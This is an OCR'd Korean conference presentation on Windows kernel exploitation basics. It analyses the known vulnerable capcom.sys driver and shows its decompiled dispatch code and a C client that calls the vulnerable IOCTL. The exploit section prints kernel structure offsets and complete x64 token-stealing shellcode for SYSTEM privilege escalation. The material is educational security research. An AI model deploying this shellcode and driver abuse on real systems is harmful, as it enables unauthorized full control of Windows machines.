
Windows Kernel Exploit Basic

권율

Theori / 2024.08.17



POC SECURITY

목차

- 자기소개
- Windows Device Driver란?
- Windows Device Driver의 구조
- Exploit

자기소개

자기소개

나는 누구인가


Theori Security Assessment (인턴)

선린인터넷고등학교 3학년 정보보호과
cat :flag_kr: (Cold Fusion, 프로그램털모찌)
KITRI BoB 12th Vulnerability Analysis (Top30)
Layer7 22기
MBTI : INFP

DEF CON 32 Finalist
HITCON 2024 Finalist
HITCON 2023 Finalist
Whitehat Contest 2023 청소년부 1등
YISF 2023 1등
CCE 2022, 2023 청소년부 2등
WACON 2023 청소년부 2등

POC SECURITY

Windows Device Driver란?



Windows Device Driver란?

정의

장치 드라이버/제어기(문화어: 장치구동기, 장치구동프로그람) 또는 **디바이스 드라이버**(영어: device driver)는 특정 하드웨어나 장치의 입출력을 제어하기 위해 커널의 일부분으로 동작하는 컴퓨터 소프트웨어다. 컴퓨터를 구성하는 다양한 입출력 장치마다 각각 장치드라이버가 프로그램 되어 커널에 통합되어 실행된다. 높은 수준의 컴퓨터 프로그램들이 컴퓨터 하드웨어 장치와 상호 작용하기 위해 만들어진 하나의 컴퓨터 프로그램이다.

위키피디아의 말을 빌려보자면 이렇다.
결국에는 커널에서 돌아가는
소프트웨어이다.

Windows Device Driver란?

설명

Windows에서의 커널 모듈은 .sys확장자를 가지고 있다.

Linux에서의 커널 모듈은 .ko확장자를 가지고 있다.

POC SECURITY

Windows Device Driver란?

설명

주로 백신의 핵심 기능이나 물리적인 장치를
제어하는 용도로 사용된다.


Windows Device Driver란?

설명

그 외에도 공장 자동화 등 운영 기술(OT)과 다양한 산업군에서도 사용된다.

POC SECURITY

Windows Device Driver의 구조



Windows Device Driver의 구조

설명

```
1  NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
2  {
3    __int64 v3; // rcx
4    wchar_t v4; // ax
5    PCWSTR v5; // r11
6    NTSTATUS result; // eax
7    __int64 v7; // rcx
8    wchar_t v8; // ax
9    PCWSTR v9; // r11
10   int v10; // edi
11   struct _UNICODE_STRING DestinationString; // [rsp+40h] [rbp-38h] BYREF
12   struct _UNICODE_STRING SymbolicLinkName; // [rsp+50h] [rbp-28h] BYREF
13   PDEVICE_OBJECT DeviceObject; // [rsp+90h] [rbp+18h] BYREF
14
15   v3 = 0i64;
16   do
17   {
18     v4 = aDevice[v3];
19     *(_WORD *)((char *)&unk_10880 + v3 * 2) = v4;
20     ++v3;
21   }
22   while ( v4 );
23   sub_103AC(&unk_10880, &unk_10980);
24   RtlInitUnicodeString(&DestinationString, v5);
25   result = IoCreateDevice(DriverObject, 0, &DestinationString, 0xAA01u, 0, 0, &DeviceObject);
26   if ( result >= 0 )
27   {
28     v7 = 0i64;
29     do
30     {
31       v8 = aDosdevices[v7];
```

가장 먼저 DriverEntry함수가 불린다. 이 함수는 드라이버의 진입점이다. 여기서 IoCreateDevice함수로 Device객체를 만드는걸 알 수 있다.

참고 : 유명한 **capcom.sys**파일을 분석하면서 구조를 파악할 것이다.

Windows Device Driver의 구조

설명

```
37    RtlInitUnicodeString(&SymbolicLinkName, v9);
38    v10 = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
```

이후 IoCreateSymbolicLink로 Symbolic Link를 설정해준다.

Windows Device Driver의 구조


설명

```
fffff8U4 36ZU55dU cc                    int     3
0: kd> du Capcom+880
ffffff804`56310880  "\Device\Htsysm72FB"
0: kd> du Capcom
ffffff804`56310000  "  ..."
```

디버깅해보면 \Device\Htsysm72FB라는 문자열인걸 알 수 있다.

Windows Device Driver의 구조

설명



Symbolic Link들은
WinObj를 통해서 확인할 수 있다.

Windows Device Driver의 구조

설명


```
1   const wchar_t* symlink = L"\\\\.\\Htsysm72FB";
2   HANDLE driver = CreateFileW(symlink, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_SYSTEM, 0);
```

위와 같이 symbolic link를 통해서 driver를 user mode에서 열 수 있다.

Windows Device Driver의 구조


설명

```
DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)&sub_104E4;
DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)&sub_104E4;
DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)&sub_10590;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_1047C;
```

그다음 DriverObject->MajorFunction을 설정해준다.
DriverObject는 말 그대로 커널 드라이버를 나타내는 데이터 구조체이다.

Windows Device Driver의 구조

설명



user mode에서 syscall을 발생시키면 I/O Manager에서 요청을 처리하는 드라이버를 파악하고 IRP패킷을 전달한다. 처리 프로세스는 사진과 같다.

이미지 출처 : **https://rninche01.tistory.com/entry/IO-%ED%94%84%EB%A1%9C%EC%84%B8%EC%8B%B1**

POC SECURITY

Windows Device Driver의 구조

설명

IRP_MJ_CLEANUP

IRP_MJ_CLOSE

IRP_MJ_CREATE

IRP_MJ_DEVICE_CONTROL

IRP_MJ_FILE_SYSTEM_CONTROL

IRP_MJ_FLUSH_BUFFERS

IRP_MJ_INTERNAL_DEVICE_CONTROL

IRP_MJ_PNP

IRP_MJ_POWER

IRP_MJ_QUERY_INFORMATION

IRP_MJ_READ

IRP_MJ_SET_INFORMATION

IRP_MJ_SHUTDOWN

IRP_MJ_SYSTEM_CONTROL

IRP_MJ_WRITE

DriverObject의 MajorFunction멤버는 IRP요청을 처리하는 콜백함수 포인터를 담고있는 배열이다. IRP타입에 따라서 사진과 같이 적절한 콜백함수가 호출된다.

Windows Device Driver의 구조

설명

```
DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)&sub_104E4;
DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)&sub_104E4;
DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)&sub_10590;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_1047C;
```

MajorFunction의 14번째 인덱스가
IRP_MJ_DEVICE_CONTROL이다. 따라서
DeviceIoControl함수로 드라이버에 요청을 날리면
14번째 인덱스에 등록한 콜백함수가 호출된다.

Windows Device Driver의 구조

설명

```
1  __int64 __fastcall sub_10590(__int64 a1, IRP *a2)
2  {
3    struct _IO_STACK_LOCATION *CurrentStackLocation; // rax
4    struct _IRP *MasterIrp; // rdi
5    int v4; // ecx
6    ULONG Options; // r9d
7    ULONG Length; // r8d
8    DWORD LowPart; // edx
9    int v9; // eax
10   unsigned int v10; // esi
11   __int64 v11; // rcx
12
13   CurrentStackLocation = a2->Tail.Overlay.CurrentStackLocation;
14   MasterIrp = a2->AssociatedIrp.MasterIrp;
15   v4 = 0;
16   a2->IoStatus.Status = 0;
17   a2->IoStatus.Information = 0i64;
18   Options = CurrentStackLocation->Parameters.Create.Options;
19   Length = CurrentStackLocation->Parameters.Read.Length;
20   LowPart = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart;
```

해당 콜백함수는 IRP(I/O Request Packet)구조체를 인자로 받는다. 사진을 보면 IRP구조체에서 값들을 가져오는걸 볼 수 있다.

Windows Device Driver의 구조

설명

```
21  if ( CurrentStackLocation->MajorFunction == 14 )
22  {
23    v9 = 0;
24    v10 = 0;
25    if ( LowPart == 0xAA012044 )
26    {
27      v10 = 4;
28      v9 = 4;
29    }
30    else if ( LowPart == 0xAA013044 )
31    {
32      v9 = 8;
33      v10 = 4;
34    }
35    if ( Options != v9 || Length != v10 )
36    {
37      a2->IoStatus.Status = 0xC000000D;
38      goto LABEL_16;
39    }
40    if ( LowPart == 0xAA012044 )
41    {
42      v11 = *(unsigned int *)&MasterIrp->Type;
43    }
44    else
45    {
46      if ( LowPart != 0xAA013044 )
47      {
48LABEL_14:
49        *(_DWORD *)&MasterIrp->Type = v4;
50        a2->IoStatus.Information = v10;
51        goto LABEL_16;
      }
```

그리고 IRP패킷의 내용에 따라서 개발자가 구현해둔 기능이 실행된 후 IRP->IoStatus.Status에 반환값을 담고 IofCompleteRequest함수를 불러서 처리를 마친다.

Windows Device Driver의 구조

설명

```c
#include <stdio.h>
#include <Windows.h>

int main()
{
    const wchar_t* symlink = L"\\\\.\\Htsysm72FB";
    HANDLE driver = CreateFileW(symlink, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_SYSTEM, 0);

    PBYTE inBuffer = (PBYTE)VirtualAlloc(0, 48, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    DWORD bytesReturned = 0;
    DWORD ioctlOutput = 0;
    DeviceIoControl(driver, 0xAA013044, inBuffer, 8, &ioctlOutput, 4, &bytesReturned, NULL);
    CloseHandle(driver);
}
```


결론적으로 위와 같은 C코드로 user mode에서 Device Driver의 기능을 호출할 수 있다.

Exploit

POC SECURITY

Exploit

EPROCESS



Process가 생성될때 커널 메모리에는 EPROCESS(Executive Process)와 ETHREAD(Executive Thread)구조체가 생성되고 유저 메모리에는 PEB(Process Environment Block)와 TEB(Thread Environment Block) 가 생성된다.

Exploit

Token

```
+0x4b0 ExceptionPortData : 0xffffe20b`ef196d20 Void
+0x4b0 ExceptionPortValue : 0xffffe20b`ef196d20
+0x4b0 ExceptionPortState : 0y000
+0x4b8 Token                : _EX_FAST_REF
+0x4c0 MmReserved           : 0
+0x4c8 AddressCreationLock  : _EX_PUSH_LOCK
+0x4d0 PageTableCommitmentLock : _EX_PUSH_LOCK
+0x4d8 RotateInProgress : (null)
```

EPROCESS구조체에는 권한정보를 담고있는
Token이라는 멤버가 있다.

Exploit

EPROCESS

```
0: kd> dx -id 0,0,ffffe20bee260040 -r1 (*((ntkrnlmp!_EPROCESS *)0xffffe20bf46b3
(*((ntkrnlmp!_EPROCESS *)0xffffe20bf46b3080)).PathRedirectionHashes
0: kd> dt nt!_EX_FAST_REF ffffe20beff28080+0x4b8
   +0x000 Object           : 0xffffb10d`9af315b7 Void
   +0x000 RefCnt           : 0y0111
   +0x000 Value            : 0xffffb10d`9af315b7
```

Token값을 보면 주소값이긴 한데 하위바이트가 정렬이 안된걸 볼 수 있다. 하위 4비트가 어떤 권한이 주어졌는지 나타내는 권한 필드이기 때문이다.

Exploit
기법

Shellcode를 이용해서 Exploit할 경우 보통 winlogon.exe와 같이 system권한을 가지고 있는 process의 Token을 가져와서 권한 상승을 원하는 process에 덮어쓰는 방식을 많이 쓴다.

Exploit

Shellcode만드는법

```
0: kd> dt _KPCR
ntdll!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 GdtBase          : Ptr64 _KGDTENTRY64
   +0x008 TssBase          : Ptr64 _KTSS64
   +0x010 UserRsp          : Uint8B
   +0x018 Self             : Ptr64 _KPCR
   +0x020 CurrentPrcb      : Ptr64 _KPRCB
   +0x028 LockArray        : Ptr64 _KSPIN_LOCK_QUEUE
   +0x030 Used_Self        : Ptr64 Void
   +0x038 IdtBase          : Ptr64 _KIDTENTRY64
   +0x040 Unused           : [2] Uint8B
   +0x050 Irql             : UChar
   +0x051 SecondLevelCacheAssociativity : UChar
   +0x052 ObsoleteNumber   : UChar
   +0x053 Fill0            : UChar
   +0x054 Unused0          : [3] Uint4B
   +0x060 MajorVersion     : Uint2B
   +0x062 MinorVersion     : Uint2B
   +0x064 StallScaleFactor : Uint4B
   +0x068 Unused1          : [3] Ptr64 Void
   +0x080 KernelReserved   : [15] Uint4B
   +0x0bc SecondLevelCacheSize : Uint4B
   +0x0c0 HalReserved      : [16] Uint4B
   +0x100 Unused2          : Uint4B
   +0x108 KdVersionBlock   : Ptr64 Void
   +0x110 Unused3          : Ptr64 Void
   +0x118 PcrAlign1        : [24] Uint4B
   +0x180 Prcb             : _KPRCB
```

결론부터 말하자면 gs:[0]에 KPCR구조체가 있기 때문에 이 구조체의 멤버를 타고타고 들어가서 EPROCESS에도 접근할 수 있기 때문에 Universal한 shellcode작성이 가능하다.

0x180 offset에 KPRCB구조체가 있는걸 볼 수 있다. 여기에는 현재 Thread Object에 대한 포인터가 담겨있다.

Exploit

Shellcode만드는법

```
0: kd> dt _KPRCB CurrentThread
ntdll!_KPRCB
   +0x008 CurrentThread : Ptr64 _KTHREAD
```

KPRCB구조체의 0x8 offset에 현재 스레드 포인터(KTHREAD)가 있는걸 볼 수 있다. 따라서 gs:[0x188]로 현재 스레드 포인터를 얻을 수 있다.

Exploit

Shellcode만드는법

```
0: kd> dt _KTHREAD Process
ntdll!_KTHREAD
   +0x220 Process : Ptr64 _KPROCESS
```

KTHERAD의 0x220 offset에는 KPROCESS구조체가 있다.

Exploit

Shellcode만드는법

```
0: kd> dt _EPROCESS
ntdll!_EPROCESS
    +0x000 Pcb                      : _KPROCESS
    +0x438 ProcessLock              : _EX_PUSH_LOCK
    +0x440 UniqueProcessId          : Ptr64 Void
    +0x448 ActiveProcessLinks       : _LIST_ENTRY
    +0x458 RundownProtect           : _EX_RUNDOWN_REF
```

KPROCESS의 0x488 offset에 ActiveProcessLinks가 있다. (_EPROCESS로 본 이유는 기본적으로 _EPROCESS는 _KPROCESS를 포함하고 있고 ActiveProcessLinks는 _EPROCESS에 존재하기 때문이다.)

Exploit

Shellcode만드는법

```
+0x000 Pcb                : _KPROCESS
+0x438 ProcessLock        : _EX_PUSH_LOCK
+0x440 UniqueProcessId    : Ptr64 Void
+0x448 ActiveProcessLinks : _LIST_ENTRY
+0x458 RundownProtect     : _EX_RUNDOWN_REF
+0x460 Flags2             : Uint4B
```

```
+0x4b0 ExceptionPortData  : Ptr64 Void
+0x4b0 ExceptionPortValue : Uint8B
+0x4b0 ExceptionPortState : Pos 0, 3 Bits
+0x4b8 Token              : _EX_FAST_REF
```

ActiveProcessLinks는 현재 실행중인 모든 프로세스의 _LIST_ENTRY멤버를 연결리스트로 담고있다. 따라서 ActiveProcessLinks를 순회하면서 원하는 프로세스의 EPROCESS의 멤버에 접근할 수 있다.

Exploit


Shellcode만드는법

```
BYTE shellcode_[] =
        //backup reg
        "\x51"                                  // push rcx
        "\x52"                                  // push rdx
        "\x41\x50"                              // push r8
        "\x41\x51"                              // push r9
        "\x65\x48\x8B\x14\x25\x88\x01\x00\x00"  // mov rdx, gs:[188h]       ; _ETHREAD
        "\x4C\x8B\x82\x20\x02\x00\x00"          // mov r8, [rdx + 220h]    ; _EPROCES
        "\x4D\x8B\x88\x48\x04\x00\x00"          // mov r9, [r8 + 448h]     ; ActivePr
        "\x49\x8B\x09"                          // mov rcx, [r9]

        // GetProcessByPid
        "\x48\x8B\x51\xF8"                      // mov rdx, [rcx - 8]      ; UniquePr
        "\x48\x83\xFA\x04"                      // cmp rdx, 4              ; PID 4 SY
        "\x74\x05"                              // jz found_system         ; SYSTEM t
        "\x48\x8B\x09"                          // mov rcx, [rcx]          ; _LIST_EN
        "\xEB\xF1"                              // jmp find_system_proc    ; While
        // FoundGetProcess

        "\x48\x8B\x41\x70"                      // mov rax, [rcx + 70h]    ; Get Toke
        "\x24\xF0"                              // and al, 0f0h
        // FindProcess

        "\x48\x8B\x51\xF8"                      // mov rdx, [rcx-8]        ; UniquePr
        "\x48\x81\xFA\x00\x00\x00\x00"          // cmp rdx, pid            ; if Uniqu
        "\x74\x05"                              // jz found_cmd            ; True - j
        "\x48\x8B\x09"                          // mov rcx, [rcx]          ; False -
        "\xEB\xEE"                              // jmp find_cmd            ; jump Fin
        // FoundProcess

        "\x48\x89\x41\x70"                      // mov [rcx+70h], rax      ; Overwrit
        "\x41\x59"                              // pop r9
        "\x41\x58"                              // pop r8
        "\x5a"                                  // pop rdx
        "\x59"                                  // pop rcx
        "\xc3";                                 // ret
```

이런 식으로 System.exe의 token을 가져와서 원하는 프로세스에 덮어쓰는 Shellcode를 작성할 수 있다.

Exploit

영상



Exploit


How to leak?

This repository aims to provide functioning code that demonstrated usage of various different ways to gain access to Kernel Mode pointers in Windows from User Mode. A green ticket indicates a leak which works from a low integrity process and a blue tick indicates a leak which requires a medium integrity process.

Technique	7	8	8.1	10 - 1511	10 - 1607	10 - 1703	10 - 1703 + VBS
